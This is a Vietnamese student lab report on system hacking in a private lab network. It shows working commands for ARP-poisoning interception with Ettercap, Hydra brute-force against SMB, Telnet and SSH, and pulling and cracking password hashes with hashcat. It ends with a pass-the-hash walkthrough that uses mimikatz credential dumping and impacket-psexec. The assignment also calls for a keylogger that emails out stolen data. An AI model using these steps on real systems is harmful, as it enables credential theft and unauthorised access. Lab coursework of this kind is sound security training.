### ****Báo cáo LAB: System Hacking (123456)****

#### 1. Crack password (123): Crack password với 3 loại khác nhau: Passive online, Active online, Offline.

#### Lưu ý: 3 loại trên được thực hiện với các mục tiêu khác nhau, ex: Users of Windows, Linux, wifi, email,  websites (facebook…), tools khác nhau

#### 2. Keylogger (4): Codding một keylogger để ghi các thông tin quan trọng của hệ thống mục tiêu, sau đó dùng một phương pháp truyền mã độc keylogger này qua máy nạn nhân và kích hoạt. Kết quả các thông tin ghi được sẽ gửi tới SV qua 1 email cá nhân của SV (hoặc dùng một phương pháp truyền dữ liệu bất kỳ như chat, sms, ftp...).

#### 3. Escalating privileges (5): Thực hiện 1 tấn công leo thang chiếm quyền cao hơn (chiều dọc) hoặc quyền user khác (chiều ngang)

#### 4. Others (6)

**Crack password (123):**

****PHẦN 1: PASSIVE ONLINE ATTACK****

****Khái niệm:**** Tấn công Passive Online là hình thức tấn công bằng mật khẩu khi kẻ tấn công (hacker) sẽ sử dụng các kỹ thuật đánh hơi gói để phát hiện ra các lỗ hổng mạng và lần theo các mật khẩu trong cùng một hệ thống mạng. Một cuộc tấn công Passive Online bao gồm các phương pháp như sniffing (đánh hơi), man-in-the-middle (tấn công xen giữa) và replay attacks (tấn công dựa vào phản hồi).

Trước khi đăng nhập thành công, mật khẩu của người dùng sẽ được xác minh qua nhiều giai đoạn. Đầu tiên, mật khẩu bị bắt (capture) trong quá trình xác thực và sau đó nó có thể được so sánh với một từ điển (dictionary) hoặc là danh sách từ (word list). Tài khoản người dùng có mật khẩu thường được băm (hashed) hoặc mã hóa (encrypted) trước khi gửi lên mạng để ngăn chặn truy cập trái phép và sử dụng.

Nếu mật khẩu được bảo vệ bằng cách trên, các hacker có thể sử dụng một số công cụ đặc biệt để phá vỡ các thuật toán mã hóa mật khẩu và giành quyền truy cập vào mật khẩu.

Các hình thức phổ biến cho các cuộc tấn công Passive Online như sau:

****- Phân tích lưu lượng:**** Quan sát chuyển động của trang web và hoạt động truy cập của người dùng đối với từng trang web.

****- Khai thác:**** Kiểm tra email, tin nhắn đã được giải mã.

****- Quét:**** Kiểm tra tiện ích (các cổng mở, khung bảo mật thấp) được liên kết với web để tìm các lỗ hổng bảo mật.

****- Mã hóa:**** Chặn các luồng dữ liệu xáo trộn và giải mã thuật toán mã hóa.

****Thực hiện:****

****Mục Tiêu:**** Thu thập password từ traffic mạng (WiFi, HTTP).

1. ****Sniffing Password trên HTTP Website (VD: Form Đăng Nhập)****

****Công cụ:**** ****Wireshark****, ****Ettercap**** (ARP Poisoning).

Thực hiện MITM bằng Ettercap

Trên kali

sudo ettercap -T -i eth0 -M arp:remote /192.168.8.1// /192.168.8.129//

### ****PHẦN 2: ACTIVE ONLINE ATTACK****

****Mục Tiêu:**** Tấn công dò mật khẩu trực tiếp vào một dịch vụ.

1 SMB trên window

### ****SMB (Server Message Block)****

Là **giao thức chia sẻ file và máy in** trong Windows.

Chạy mặc định ở **port 445**

**hydra -L ~/Desktop/user.txt -P ~/Desktop/pass.txt -t 1 192.168.8.121 smb -V**

1. ****Brute-force Dịch Vụ SSH (Linux Users)****

### ****Telnet****

Là **giao thức điều khiển từ xa** (remote login)

Chạy mặc định ở **port 23**.

Cho phép bạn mở **terminal của máy khác** qua mạng.

hydra -L ~/Desktop/user2.txt -P ~/Desktop/pass2.txt 192.168.8.121 telnet -V

### ****SSH (Secure Shell)****

**SSH** là giao thức giúp bạn **điều khiển máy tính từ xa qua dòng lệnh**, an toàn hơn Telnet.

Chạy mặc định ở **port 22**.

Khác với Telnet, SSH **mã hóa toàn bộ dữ liệu** (bao gồm mật khẩu)

****Công cụ:**** ****Hydra****

## Chuẩn bị (Máy Nạn Nhân – Ubuntu/Kali Linux VM)

**Cài SSH server** (nếu chưa có):

sudo apt update && sudo apt install openssh-server -y

**Khởi động SSH service**:

sudo systemctl enable ssh --now

**Kiểm tra port 22 mở**:

sudo ss -tlnp | grep 22

hoặc từ Kali attacker:

nmap -p 22 192.168.8.131

## 🔹 Thực hiện tấn công (Máy Attacker – Kali VM)

Chạy Hydra từ máy attacker:

hydra -l kali -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.20


-l kali: user = kali

-P rockyou.txt: dùng wordlist rockyou  
(có sẵn trong Kali: /usr/share/wordlists/rockyou.txt.gz, cần giải nén trước)

gunzip /usr/share/wordlists/rockyou.txt.gz

ssh://192.168.1.20: địa chỉ IP máy nạn nhân

Khi Hydra chạy, nó sẽ scan wordlist. Khi đến dòng "kali" → Hydra sẽ báo **success**:



### ****PHẦN 3: OFFLINE ATTACK****

sudo nano /var/www/html/config.php

qtm-khuong@qtmkhuong-virtual-machine:~$ sudo nano /var/www/html/register.php

qtm-khuong@qtmkhuong-virtual-machine:~$ sudo nano /var/www/html/register.php

qtm-khuong@qtmkhuong-virtual-machine:~$ sudo nano /var/www/html/users.php

qtm-khuong@qtmkhuong-virtual-machine:~$ sudo mysql -u root -p

[sudo] password for qtm-khuong:

Enter password:

Welcome to the MySQL monitor. Commands end with ; or \g.

Your MySQL connection id is 15

Server version: 8.0.43-0ubuntu0.22.04.1 (Ubuntu)

Copyright (c) 2000, 2025, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its

affiliates. Other names may be trademarks of their respective

owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> USE testapp;

Reading table information for completion of table and column names

You can turn off this feature to get a quicker startup with -A

Database changed

mysql> SELECT \* FROM users;

Empty set (0,00 sec)

mysql> SELECT \* FROM users;

+----+-------------+------------------+--------------------------------------------------------------+

| id | username | email | password\_hash |

+----+-------------+------------------+--------------------------------------------------------------+

| 1 | victim\_user | user@example.com | $2y$10$eW5akwBK16TYGTY850C.fuZBaBd23Rh7QprMmf8D1iONYg9jY7i7K |

+----+-------------+------------------+--------------------------------------------------------------+

1 row in set (0,01 sec)

mysql> SELECT \* FROM users;

+----+-------------+-------------------+--------------------------------------------------------------+

| id | username | email | password\_hash |

+----+-------------+-------------------+--------------------------------------------------------------+

| 1 | victim\_user | user@example.com | $2y$10$eW5akwBK16TYGTY850C.fuZBaBd23Rh7QprMmf8D1iONYg9jY7i7K |

| 2 | user1 | user1@example.com | 482c811da5d5b4bc6d497ffa98491e38 |

+----+-------------+-------------------+--------------------------------------------------------------+

2 rows in set (0,00 sec)

mysql> DELETE FROM users WHERE id = 1;

Query OK, 1 row affected (0,02 sec)

mysql> SELECT \* FROM users;

+----+----------+-------------------+----------------------------------+

| id | username | email | password\_hash |

+----+----------+-------------------+----------------------------------+

| 2 | user1 | user1@example.com | 482c811da5d5b4bc6d497ffa98491e38 |

+----+----------+-------------------+----------------------------------+

1 row in set (0,00 sec)

mysql>

curl http://192.168.8.129/users.php -o stolen\_hash.txt

cut -d: -f3 stolen\_hashes.txt > hash\_for\_cracking.txt

hashcat -m 0 -a 0 -o cracked\_passwords.txt hash\_for\_cracking.txt /usr/share/wordlists/rockyou.txt

python3 crack\_md5.py 482c811da5d5b4bc6d497ffa98491e38 /usr/share/wordlists/rockyou.txt

**PHẦN PRIVILEGE ESCALATION (VERTICAL)**

**4 ORTHER**

# Tấn công ****Pass-the-Hash (PtH)****

## 1. Khái niệm

**Pass-the-Hash** là kỹ thuật tấn công trong **Windows Authentication**, khi kẻ tấn công không cần biết **mật khẩu gốc**, mà chỉ cần có **hash NTLM** (giá trị băm của mật khẩu)

### NTLM là gì?

**NTLM (NT LAN Manager)** là một **giao thức xác thực** cũ của Microsoft, dùng để đăng nhập vào Windows và các dịch vụ mạng.

Khi một user đăng nhập, Windows **không gửi mật khẩu thô (plain password) qua mạng**, mà gửi **một giá trị hash của mật khẩu**, gọi là **NTLM hash**.

Hash này được tạo từ mật khẩu của user bằng thuật toán **MD4 trên Unicode password** (đối với NTLMv1/NTLMv2 thì phức tạp hơn một chút).

Hacker thu thập NTLM hash của user Administrator trên một máy nạn nhân.

Hacker dùng hash đó để kết nối tới máy khác trong mạng, ví dụ qua psexec

impacket-psexec là **một công cụ trong bộ Impacket** dùng để **thực thi lệnh hoặc mở shell trên máy Windows từ xa**

**Dấu hiệu hacker biết:**

1.Xác định **dịch vụ SMB, RDP, mở**

2Kiểm tra giao thức xác thực NTLM:

rpcclient -U "Administrator" 192.168.8.121 -c "enumdomusers"

Password for [WORKGROUP\Administrator]:

server trả **danh sách user/domain** → nghĩa là **NTLM còn bật và cho phép kết nối SMB/RPC**.

3crackmapexec smb 192.168.8.0/24 -u Administrator -p 'admin123'

SMB 192.168.8.121 445 WIN-D0OB76HB4C0 [\*] Windows 7 Professional 7601 Service Pack 1 x64 (name:WIN-D0OB76HB4C0) (domain:WIN-D0OB76HB4C0) (**signing:False) (SMBv1:True)**

SMB 192.168.8.122 445 KHUONG-PC [\*] Windows 7 Professional 7601 Service Pack 1 x64 (name:KHUONG-PC) (domain:Khuong-PC) (signing:False) (SMBv1:True)

SMB 192.168.8.121 445 WIN-D0OB76HB4C0 [+] WIN-D0OB76HB4C0\Administrator:admin123 (Pwn3d!)

SMB 192.168.8.122 445 KHUONG-PC [+] Khuong-PC\Administrator:admin123 (Pwn3d!)

CME cho thấy **SMB signing tắt** → PtH dễ thực hiện.

Nếu **SMB signing bật → hệ thống kiểm tra “chữ ký” của gói SMB”**, hacker **không thể dùng hash giả mạo** để đăng nhập mà không tạo chữ ký hợp lệ.

User Administrator **có cùng mật khẩu trên nhiều máy**

Sau khi đã tấn công crark pass victim 1 và put file mimikatz.exe qua victim 1 thực hiện đăng nhập và thực thi file  
impacket-psexec Administrator:password@192.168.8.121 cmd.exe

cd C:\Windows\Temp

mimikatz.exe

## Bước 1: Nâng quyền trong Mimikatz

Trong màn hình mimikatz # gõ:

privilege::debug

👉 Nếu hiện Privilege '20' OK tức là thành công.

## 🔹 Bước 2: Dump hash user đăng nhập

Chạy lệnh:

sekurlsa::logonpasswords

👉 Bạn sẽ thấy nhiều block output. Quan trọng là tìm Username + NTLM.

Ví dụ:

Username : AdministratorDomain : VICTIM1NTLM : 8846f7eaee8fb117ad06bdd830b7586c

## 🔹 Bước 3: Copy NTLM hash

Chỉ cần copy dòng NTLM hash.

impacket-psexec Administrator@192.168.8.122 -hashes :3008c87294511142799dca1191e69a0f